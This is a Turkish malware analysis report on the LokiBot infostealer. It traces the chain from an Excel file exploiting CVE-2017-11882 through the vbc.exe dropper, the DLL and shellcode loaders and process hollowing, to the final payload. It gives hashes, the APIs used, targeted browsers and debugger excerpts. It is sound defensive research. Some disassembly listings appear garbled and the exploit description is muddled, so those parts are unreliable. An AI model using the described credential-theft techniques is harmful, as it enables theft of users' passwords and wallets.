

LokiBot

Teknik Analiz Raporu



İçindekiler

Giriş.....	3
Özet	4
Excel Doküman Analizi.....	5
vbc.exe Analizi	7
zhxpwnkb2xox5j.dll Dosya Analizi	8
gpz8ar381j61mdp9ky2 Analizi.....	9
38pl2h5z2dja Analizi.....	10
1.exe Dosyası Analizi	12
Network Analizi	20
Korunma Yöntemleri	22
Excel Dokümanı Yara Kuralı	23
vbc.exe Yara Kuralı	24
zhxpwnkb2xox5j.dll Yara Kuralı	25
gpz8ar381j61mdp9ky2 Yara Kuralı.....	26
38pl2h5z2dja Yara Kuralı	27
1.exe Yara Kuralı	28
Hazırlayanlar	29

Giriş

Loki PWS ve Loki-bot olarak da bilinen LokiBot, kullanıcı adları, şifreler, kripto para cüzdanları ve diğer kimlik bilgileri gibi hassas bilgileri çalmak için Trojan zararlı yazılımını kullanmaktadır.

Lokibot trojan kötü amaçlı yazılımı ilk olarak 2015 yılında ortaya çıkmıştır ve virüslü Windows sistemlerine bir arka kapı oluşturmanın bir yolu olarak siber suçlular arasında çok popüler olmaya devam etmektedir. Tarayıcı ve masaüstü etkinliğini izleyen bir keylogger kullanarak kurbanlardan kullanıcı adları, şifreler, banka bilgileri ve kripto para birimi cüzdanlarının içerikleri dahil olmak üzere hassas bilgileri çalan bir kötü amaçlı yazılım ailesidir.

LokiBot'un ana özelliği hassas verileri kaydetmektir. Bu davranış, Truva atı türü virüslerde çok yaygındır. LokiBot, kaydedilen oturum açma bilgilerini / parolaları toplar (çoğunlukla web tarayıcılarında) ve kullanıcıların etkinliklerini sürekli olarak izler (örneğin, tuş vuruşlarını kaydetme). Kaydedilen bilgiler, LokiBot'un geliştiricileri tarafından kontrol edilen uzak bir sunucuya anında kaydedilir.

Kötü niyetli siber aktörler genellikle LokiBot'u Windows ve Android işletim sistemlerini hedeflemek ve kötü amaçlı yazılımı e-posta, phishing web siteleri, metin ve diğer özel mesajlar yoluyla dağıtmak için kullanır.

Özet

Explorer.exe tarafından başlatılan vbc.exe kendi içerisinde DLL dosyasını çalıştırır ve bu DLL dosyası içerisindeki Shellcode, .exe dosyasını çözümleyip Process Hollowing tekniği kullanarak vbc.exe sürecini tekrar bu çözümlenmiş exe ile çalıştırmaktadır. Çalıştırılan exe dosyası ise kendi kaynaklarındaki asıl zararlı işlemleri gerçekleştiren exe dosyasını çalıştırır.

Zararlı; güncel tarayıcıları, FTP programları, e-posta programları, şifre yönetici programları, hatırlatıcılar ve not alma programları gibi birçok yazılımı kontrol edip kullanıcı bilgilerini elde ederek bir sunucuya aktarır.

Aşağıdaki şekilde zararlının kurban sistem üzerindeki davranış grafiği gösterilmiştir.





Excel Doküman Analizi

Zararlıının MD5, SHA-1 ve SHA-256 bilgileri aşağıdaki tabloda yer almaktadır.

Dosya Adı	Excel dosyası
MD5	66CD456EC5D2B4FB683BEF3F0BDC244B
SHA-1	3839F0F7A1ABA6904C371C40933A5E410216E51D
SHA-256	DC72AB50D5511E8EF0723CC3BEB6FAF4DDF30D8C1FBD21B7F4D7808B827E37D

Excel doküman içerisindeki zararlı kodlar sayfa koruması ile gizlenmektedir.





23:38:...	EXCELE.XE	248	RegOpenKey	HKCU\Software\Classes\MIME\Database\Content_Type\application/vnd.ms-word.document.macroEnabled.12
23:38:...	EXCELE.XE	248	RegQueryValue	HKCR\MIME\Database\Content_Type\application/vnd.ms-word.document.macroEnabled.12\Extension
23:38:...	EXCELE.XE	248	RegOpenKey	HKCU\Software\Classes\Word.DocumentMacroEnabled.12
23:38:...	EXCELE.XE	248	RegOpenKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCELE.XE	248	RegSetInfoKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCELE.XE	248	RegQueryKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCELE.XE	248	RegQueryKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCELE.XE	248	RegOpenKey	HKCU\Software\Classes\Word.DocumentMacroEnabled.12\CLSID
23:38:...	EXCELE.XE	248	RegQueryKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCELE.XE	248	RegOpenKey	HKCR\Word.DocumentMacroEnabled.12\CLSID
23:38:...	EXCELE.XE	248	RegQueryKey	HKCR\Word.DocumentMacroEnabled.12\CLSID
23:38:...	EXCELE.XE	248	RegQueryKey	HKCR\Word.DocumentMacroEnabled.12\CLSID
23:38:...	EXCELE.XE	248	RegOpenKey	HKCU\Software\Classes\Word.DocumentMacroEnabled.12\CLSID
23:38:...	EXCELE.XE	248	RegQueryValue	HKCR\Word.DocumentMacroEnabled.12\CLSID\Default
23:38:...	EXCELE.XE	248	RegCloseKey	HKCR\Word.DocumentMacroEnabled.12\CLSID
23:38:...	EXCELE.XE	248	RegCloseKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCELE.XE	248	RegOpenKey	HKCU\Software\Classes\Word.DocumentMacroEnabled.12
23:38:...	EXCELE.XE	248	RegOpenKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCELE.XE	248	RegSetInfoKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCELE.XE	248	RegQueryKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCELE.XE	248	RegQueryKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCELE.XE	248	RegOpenKey	HKCU\Software\Classes\Word.DocumentMacroEnabled.12\CLSID
23:38:...	EXCELE.XE	248	RegQueryKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCELE.XE	248	RegOpenKey	HKCR\Word.DocumentMacroEnabled.12\CLSID
23:38:...	EXCELE.XE	248	RegQueryKey	HKCR\Word.DocumentMacroEnabled.12\CLSID
23:38:...	EXCELE.XE	248	RegOpenKey	HKCU\Software\Classes\Word.DocumentMacroEnabled.12\CLSID
23:38:...	EXCELE.XE	248	RegQueryValue	HKCR\Word.DocumentMacroEnabled.12\CLSID\Default
23:38:...	EXCELE.XE	248	RegCloseKey	HKCR\Word.DocumentMacroEnabled.12\CLSID
23:38:...	EXCELE.XE	248	RegCloseKey	HKCR\Word.DocumentMacroEnabled.12
23:38:...	EXCELE.XE	248	RegCloseKey	HKCR\MIME\Database\Content_Type\application/vnd.ms-word.document.macroEnabled.12

Zararlının Office üzerinde “CVE - 2017 - 11882” kodlu exploit ile Office makrolarını otomatik etkinleştirdiği ve kurbanın iznine gerek kalmadan zararlı işlemlerine başladığı tespit edilmiştir.

Bu exploit'i gerçekleştirmek için kullandığı zararlı komutlar aşağıda listelenmiştir;

=KAT("Word.DocumentMacroEnabled.12";""))

=Sheet3!A25("Word.DocumentMacroEnabled.12";""))

CVE-2017-11882 , Microsoft Office'teki (Office 360 dahil) 17 yıllık bir bellek bozulması sorunudur. Başarıyla istismar edildiğinde, saldırganların, kötü amaçlı bir belge açıldıktan sonra kullanıcı etkileşimi olmadan bile savunmasız bir makinede uzaktan kod yürütülmesine izin verebilir. Kusur, Microsoft Office'te belgelere Nesne Bağlama ve Gömme (OLE) nesneleri ekleyen veya düzenleyen bir bileşen olan Denklem Düzenleyicisinde (EQNEDT32.EXE) bulunur.

Loki ailesi, Dosya Aktarım Protokolü (FTP) istemcilerinden hesap bilgilerinin yanı sıra çeşitli web tarayıcılarında ve kripto para cüzdanlarında saklanan kimlik bilgilerini çalabilir . Loki ayrıca Yapışkan Notlar ve çevrimiçi Poker oyun uygulamalarından veri toplayabilir.

Bu işlemlerden sonra vbc.exe, Excel dokümanında kullanılan exploit kullanılarak indirilip çalıştırılmaktadır.

vbc.exe Analizi


Dosya Adı	vbc.exe
MD5	196192AE86384D7FFA0EA7E43EC7D640
SHA-1	3CD19040F22DFA27DD242AFE75D6B05B09778718
SHA-256	b30a4fd92717a14fde969110f3113859a9c9f4e0995b9779a4464abf1c818cd6

```
FF15 D4704000  call dword ptr ds:[<&CreateFileA>]
C2 0C00      ret c
55          push ebp
88EC        mov ebp,esp
56          push esi
8B75 08      mov esi,dword ptr ss:[ebp+8]
57          push edi
6A 64        push 64
5F          pop edi
4F          dec edi
C745 08 6E736100 mov dword ptr ss:[ebp+8],0x000400000001
FF15 9C704000  call dword ptr ds:[&GetTickCount]
6A 1A        push 1A
33D2        xor edx,edx
59          pop ecx
F7F1        div ecx
56          push esi
8D45 08      lea eax,dword ptr ss:[ebp+8]
6A 00        push 0
50          push eax
FF75 0C      push dword ptr ss:[ebp+C]
0055 0A      add byte ptr ss:[ebp+A],dl
FF15 D8704000  call dword ptr ds:[&GetTempFileNameA]
85C0        test eax,eax
75 0D        jne 0x00040000000130fa-64.405703
85FF        test edi,edi
75 0D        jne 0x00040000000130fa-64.4056CA
5F          and byte ptr ds:[esi],0
50          pop edi
5E          pop esi
5D          pop ebp
C2 0800      ret 8
8BEC        mov eax,esi
EB F6        jmp 0x00040000000130fa-64.4056FD
53          push ebx
55          push ebp
56          push esi
57          push edi
68 30934000  push 0x00040000000130fa-64.409330
68 C8924000  push 0x00040000000130fa-64.4092C8
EB 8B050000  call 0x00040000000130fa-64.405CD2
8BC0        test eax,eax
040000000130fa-64.&CreateFileA>]=<kernel32.CreateFileA>
```

```
esi: "C:\\Users\\zorro\\AppData\\Local\\Temp\\nsp32D6.tmp\\zhxpwnkb2xox5j.d11"
esi: "C:\\Users\\zorro\\AppData\\Local\\Temp\\nsp32D6.tmp\\zhxpwnkb2xox5j.d11"
esi: "C:\\Users\\zorro\\AppData\\Local\\Temp\\nsp32D6.tmp\\zhxpwnkb2xox5j.d11"
esi: "C:\\Users\\zorro\\AppData\\Local\\Temp\\nsp32D6.tmp\\zhxpwnkb2xox5j.d11"
esi: "C:\\Users\\zorro\\AppData\\Local\\Temp\\nsp32D6.tmp\\zhxpwnkb2xox5j.d11"
esi: "C:\\Users\\zorro\\AppData\\Local\\Temp\\nsp32D6.tmp\\zhxpwnkb2xox5j.d11"
esi: "C:\\Users\\zorro\\AppData\\Local\\Temp\\nsp32D6.tmp\\zhxpwnkb2xox5j.d11"
409330: "MoveFileExA"
4092C8: "KERNEL32.dll"
```

```
EAX FFFFFFFF
EBX 00000000
ECX 00000000
EDX 0026017
EBP 0018F0B
ESP 0018F0B
ESI 00409C1
EDI 0040A41
EIP 004056B
EFLAGS 0000
ZF 1 PF 1 A
OF 0 SF 0 D
CF 0 TF 1 I
LastError 00
LastStatus CO
GS 002B FS 0
OS 002B DS 0
CS 002B SS 0
ST(0) 00000000
ST(1) 00000000
ST(2) 00000000
ST(3) 00000000
ST(4) 00000000
ST(5) 00000000
ST(6) 4003800
ST(7) 4003800
x87Tagword FF
x87TW_0 3 (Bo
Varsayilan (stdcall)
1: [esp] 0040
2: [esi+41] 40
```

vbc.exe çalışma esnasında nsp32D6.tmp (random dosya isimli) adlı bir dizin oluşturup zhxpwnkb2xox5j.dll isimli dll dosyasını buraya yüklemektedir.



C:\Users\zorro\AppData\Local\Temp\ dizinine gpz8ar381j61mdp9ky2 isimli Shell kod ve 38pl2h5z2dja (şifreli exe dosyası) oluşturmaktadır. Bu dosyaların decode işlemleri daha sonra yapılacaktır.

zhxpwnkb2xox5j.dll Dosya Analizi

Dosya Adı	zhxpwnkb2xox5j.dll
MD5	38B02C707606809973C80710A99FCD07
SHA-1	B463066421440FEF4AFBF955755237494EB14565
SHA-256	A9E09CD67AD4DF0184B813F1ACE7E12F9F4B16F66AB47EDF19D4584E4683CA49

gpz8ar381j61mdp9ky2 isimli dosyayı okuyarak hafıza üzerinde decode işlemini gerçekleştirmiştir. Decode işlemi ardından ortaya çıkan zararlı kodları yürütme işlemini yapmıştır.

gpz8ar381j61mdp9ky2 Analizi

Dosya Adı	gpz8ar381j61mdp9ky2
MD5	4350600ED6D76C860D1D2842D2DB75E6
SHA-1	824C4375A3C2AB974AF4B5FDEA67AC899E12854A
SHA-256	9CF6B298A79BD696AF4BFE4505B624CFBEBD4708D7D5063862649B3193828D02

gpz8ar381j61mdp9ky2 dosyasında API'ler resolving işlemi ile çözümlenmektedir. Çözümlenen API listesi aşağıdaki tabloda gösterilmiştir.

CloseHandle	GetTempPathW	ReadFile	GetFileSize
LoadLibraryW	GetModuleFileName	VirtualFree	GetCommandLineW
VirtualAlloc	CreateFileW	CreateProcessW	

Kullandığı API'ler

CLRCreateInstance	SafeArrayAccessData	SafeArrayCreateVektor	SizeOfResource
SafeArrayCreate	SafeArrayUnaccsesData	LockResource	FreeResource
FindResourceW	LoadResource	SafeArrayPutElement	VirtualAlloc

.Net versiyonunu kontrol ederek mscorwks.dll ve clr.dll dosyalarının uygun versiyonlarını oluşturur.

```

765F4076 8BFF mov edi,edi
765F4077 55 push ebp
765F4078 8BEC mov ebp,esp
765F4079 51 push ecx
765F407A 51 push ecx
765F407B FF75 08 push dword ptr ss:[ebp+8]
765F407C 8045 F8 lea eax,dword ptr ss:[ebp-8]
765F407D 50 push eax
765F407E FF15 50055F76 call dword ptr ds:[<ArtInitUnicodeStri
765F407F 85C0 test eax,eax
765F4080 0F8C 38B60200 j1 kernel32.7661F6C8
765F4081 FF75 0C push dword ptr ss:[ebp+C]
765F4082 8045 F8 lea eax,dword ptr ss:[ebp-8]
765F4083 50 push eax
765F4084 E8 4B000000 call kernel32.765F40E7
765F4085 85C0 test eax,eax
765F4086 0F85 32B60200 jne kernel32.7661F6D6
765F4087 FF75 20 push dword ptr ss:[ebp+20]
765F4088 FF75 1C push dword ptr ss:[ebp+1C]
765F4089 FF75 18 push dword ptr ss:[ebp+18]
765F408A FF75 14 push dword ptr ss:[ebp+14]
765F408B FF75 10 push dword ptr ss:[ebp+10]
765F408C FF75 0C push dword ptr ss:[ebp+C]
765F408D FF75 08 push dword ptr ss:[ebp+8]
765F408E E8 CDD5FFFF call <JMP.<CreateFileW>
765F408F C9 leave
765F4090 C2 1C00 ret 1C

```

CreateFileW

ecx:L"C:\Windows\Microsoft.NET\Framework\1.0.3705\clr.dll"

ecx:L"C:\Windows\Microsoft.NET\Framework\1.0.3705\clr.dll"

FPU Gizle

EAX 00000001

EBX 0053EE80

ECX 0018F5DC

EDX 00000010

EBP 0018F6F4

ESP 0018F598

ESI 0053DE40

EDI 0018F8A0

EIP 765F4074

EFLAGS 00000000

ZF 1 PF 1 AF

OF 0 SF 0 DF

CF 0 TF 1 IF

LastError 0000

LastStatus C000

GS 0028 FS 0000

ES 0028 DS 0000

CS 0023 SS 0000

```

90 nop
90 nop
8BFF mov edi,edi
55 push ebp
8BEC mov ebp,esp
51 push ecx
51 push ecx
FF75 08 push dword ptr ss:[ebp+8]
8045 F8 lea eax,dword ptr ss:[ebp-8]
50 push eax
FF15 50055F76 call dword ptr ds:[<ArtInitUnicodeStri
85C0 test eax,eax
0F8C 38B60200 j1 kernel32.7661F6C8
FF75 0C push dword ptr ss:[ebp+C]
8045 F8 lea eax,dword ptr ss:[ebp-8]
50 push eax
E8 4B000000 call kernel32.765F40E7
85C0 test eax,eax
0F85 32B60200 jne kernel32.7661F6D6
FF75 20 push dword ptr ss:[ebp+20]
FF75 1C push dword ptr ss:[ebp+1C]
FF75 18 push dword ptr ss:[ebp+18]
FF75 14 push dword ptr ss:[ebp+14]
FF75 10 push dword ptr ss:[ebp+10]
FF75 0C push dword ptr ss:[ebp+C]
FF75 08 push dword ptr ss:[ebp+8]
E8 CDD5FFFF call <JMP.<CreateFileW>
C9 leave
C2 1C00 ret 1C
90 nop

```

CreateFileW

ecx:L"C:\Windows\Microsoft.NET\Framework\1.0.3705\mscorlib.dll"

ecx:L"C:\Windows\Microsoft.NET\Framework\1.0.3705\mscorlib.dll"

38pl2h5z2dja dosyası kaynaklarında bulunan zararlı .exe uzantılı dosyanın konumunu belirlemektedir. Konumu belirlenen dosya için dizi oluşturarak yer ayrılmaktadır. Yeri ayrılan dosyayı VirtualAlloc ile çalıştırmaktadır.

1.exe Dosyası Analizi

Dosya Adı	1.exe Dosyası
MD5	AF0FA9C12A40FEA1204A2F96A84DCC5A
SHA-1	f9ee6408186287dfeab74686df8ac710efdd352e
SHA-256	be70ff2caf7406a54ea55d51ad873918968cad1d14058171e049935196739c2c

Kullandığı API'lar;

OpenTreadToken	GetProcAddress	WriteFile
OpenProcess	Allocateandinitializesi d	RtlGetVersion
OpenTokenInformation	CryptAcquireContext W	GetSystemTimeasFiletim e
LookupAccountsSidW	CryptImportKey	GetUsername
CloseHandle	CryptSetKeyParam	GetComputerName
NetUserGetInfo	CryptDecrypt	GetAddinfo
CheckTokenMemberShi p	CryptReleaseContext	GetModuleFilenew
Freesid	SetFilePointer	Getfileattributes

The screenshot shows a debugger interface with three main panes. The left pane displays assembly instructions with their addresses and hex values. The middle pane shows the CPU state, including registers and flags. The right pane shows the current instruction being executed, with its address and disassembly. The bottom status bar provides additional context about the current instruction.

1.exe dosyasında oluşturulan mutex'in ismi MD5 algoritması kullanarak şifrelenmektedir.

Zararlı çeşitli tarayıcıları kontrol etmekte ve bu tarayıcılarda bulunan giriş verilerine ulaşmaktadır. Bu tarayıcılar aşağıda verilen tabloda listelenmiştir;

Dragon	Titan Browser	Chromodo	Chrome SxS
ChromePlus	Torch	Superbird	Orbitum
Nichrome	Yandex Browser	Coowon	QupZilla
RockMelt	Epic Privacy Browser	Mustang Browser	Lunascap
Spark	CocCoc Browser	360 Browser	İridium
Chromium	Vivaldi	Citrio	Netscape Mozilla

```

00407AA2 <ikinci.exe - kopya.sub_407AA2>
push ebp
mov ebp,esp
sub esp,420
push ebx
push esi
push edi
xor eax,eax
lea edi,dword ptr ss:[ebp-420]
push 7
pop edx
mov ecx,edx
mov esi,ikinci.exe - kopya.415524 ; 415524:L"Comodo\\Dragon"
rep movsd
lea edi,dword ptr ss:[ebp-404]
mov esi,ikinci.exe - kopya.415540 ; 415540:L"MapleStudio\\ChromePlus"
stosd
push 0
pop ecx
push 9
stosd
stosd
stosd
stosd
xor eax,eax
lea edi,dword ptr ss:[ebp-3F0]
rep movsd
mov ecx,edx
movsw
mov word ptr ss:[ebp-3C2],ax
lea edi,dword ptr ss:[ebp-3C0]
mov esi,ikinci.exe - kopya.415570 ; 415570:L"Google\\Chrome"
rep movsd
lea edi,dword ptr ss:[ebp-3A4]
mov esi,ikinci.exe - kopya.41558C ; 41558C:L"Nichrome"
stosd
mov ecx,edx
stosd
stosd
stosd
stosd
xor eax,eax
lea edi,dword ptr ss:[ebp-390]
movsd
movsd
movsd
movsw
lea edi,dword ptr ss:[ebp-37E]
mov esi,ikinci.exe - kopya.4155A0 ; 4155A0:L"RockMelt"
rep stosd
mov ecx,edx
stosw
xor eax,eax
lea edi,dword ptr ss:[ebp-360]
movsd
movsd
movsd
movsw
lea edi,dword ptr ss:[ebp-34E]
mov esi,ikinci.exe - kopya.4155B4 ; 4155B4:L"Spark"
rep stosd
pop ecx
stosw
xor eax,eax
lea edi,dword ptr ss:[ebp-330]
movsd
movsd
movsd
lea edi,dword ptr ss:[ebp-324]
mov esi,ikinci.exe - kopya.4155C0 ; 4155C0:L"Chromium"
rep stosd
lea edi,dword ptr ss:[ebp-300]


```

```

lea edi,dword ptr ss:[ebp-2E6]
mov esi,ikinci.exe - kopya.4155D4 ; 4155D4:L"Titan Browser"
rep stosd
mov ecx,edx
stosw
xor eax,eax
lea edi,dword ptr ss:[ebp-2D0]
rep movsd
lea edi,dword ptr ss:[ebp-2B4]
mov esi,ikinci.exe - kopya.4155F0 ; 4155F0:L"Torch"
stosd
xor ebx,ebx
push 8
pop ecx
push A
stosd
stosd
stosd
xor eax,eax
lea edi,dword ptr ss:[ebp-2A0]
rep movsd
movsd
movsd
lea edi,dword ptr ss:[ebp-294]
mov esi,ikinci.exe - kopya.4155FC ; 4155FC:L"Yandex\\YandexBrowser"
rep stosd
pop ecx
lea edi,dword ptr ss:[ebp-270] ; [ebp-270]:L".396"
rep movsd
push A
pop ecx
push 8
movsd
mov word ptr ss:[ebp-24E],ebx
lea edi,dword ptr ss:[ebp-240]
mov word ptr ss:[ebp-242],bx
mov esi,ikinci.exe - kopya.415628 ; 415628:L"Epic Privacy Browser"
rep movsd
mov ecx,edx
pop ecx
push 5
movsd
mov word ptr ss:[ebp-21E],ebx
lea edi,dword ptr ss:[ebp-210]
mov word ptr ss:[ebp-212],bx
mov esi,ikinci.exe - kopya.415654 ; 415654:L"CocCoc\\Browser"
rep movsd
mov ecx,edx
movsw
lea edi,dword ptr ss:[ebp-1F2]
mov esi,ikinci.exe - kopya.415674 ; 415674:L"Vivaldi"
stosd
stosd
stosd
stosd
xor eax,eax
lea edi,dword ptr ss:[ebp-1E0]
movsd
movsd
movsd
movsd
lea edi,dword ptr ss:[ebp-1D0]
mov esi,ikinci.exe - kopya.415684 ; 415684:L"Comodo\\Chromodo"
rep stosd
mov ecx,edx
lea edi,dword ptr ss:[ebp-1B0]
rep movsd
lea edi,dword ptr ss:[ebp-190]
mov esi,ikinci.exe - kopya.4156A4 ; 4156A4:L"Superbird"
rep stosd

```

Yukarıda verilen fotoğrafta kontrol edilen tarayıcılardan bazıları gösterilmiştir.



Zararlı 33DCE1 adında bir dizin oluşturmaktadır. Oluşturduğu bu dizinin içerisine 1F197C.lck isimli bir dosya oluşturmaktadır. Daha sonra oluşturduğu bu dosyanın uzantısını .exe olarak değiştirip kendisini bu dosyaya kopyalamaktadır.


<pre> 00402C97 8B1C 8B010000 sub esp,188 00402C98 53 push esi 00402C99 56 push esi 00402CA0 57 push edi 00402CA1 6A 06 push 6 00402CA2 6A 06 push 6 00402CA3 33C0 xor esi,esi 00402CA4 8D4D 7AFFFFFF mov word ptr esi:[ebp-156] 00402CA5 669B85 78FFFFFF mov word ptr esi:[ebp-168],ax 00402CA6 F3AB rep stosd 00402CA7 59 pop ecx 00402CA8 75 03 jnz 7 00402CAB 669B85 92FFFFFF mov word ptr esi:[ebp-168],ax 00402CAC 8D4D 94FFFFFF mov word ptr esi:[ebp-16C],ax 00402CAD F3AB rep stosd 00402CAE 58 pop eax 00402CAF 6A 68 push 68 00402CB0 669B85 ACEFFFFF mov word ptr esi:[ebp-154],ax 00402CB1 8D4D BCFFFFFF mov word ptr esi:[ebp-144],ax 00402CB2 58 pop ecx 00402CB3 6A 6C push 6C 00402CB4 669B85 AFEFFFFF mov word ptr esi:[ebp-152],ax </pre>	<pre> EAX 73570000 vaultcli.73570000 ECX C01800C0 "vaultcli.dll" EDX 00000000 ESI 00402C97 EDI 00000000 EIP 00402C94 <infixe - kopya.sub_402C94> EFLAGS 00000044 ZF 1 PF 1 AF 0 OF 0 SF 0 OF 0 CF 0 TF 1 IF 1 LastError 00000000 (ERROR_PATH_NOT_FOUND) LastStatus C000003A (STATUS_OBJECT_PATH_NOT_FOUND) GS 002B FS 0053 ES 002B DS 002B </pre>
---	---

vaultcli.dll modülünü dinamik olarak yüklemektedir. Bu işlemi yaparak kayıtlı kimlik bilgilerini toplayıp içe aktararak, Kimlik Bilgisi Kasası İstemci Kitaplığı tarafından sağlanan işlevleri kötüye kullanır.

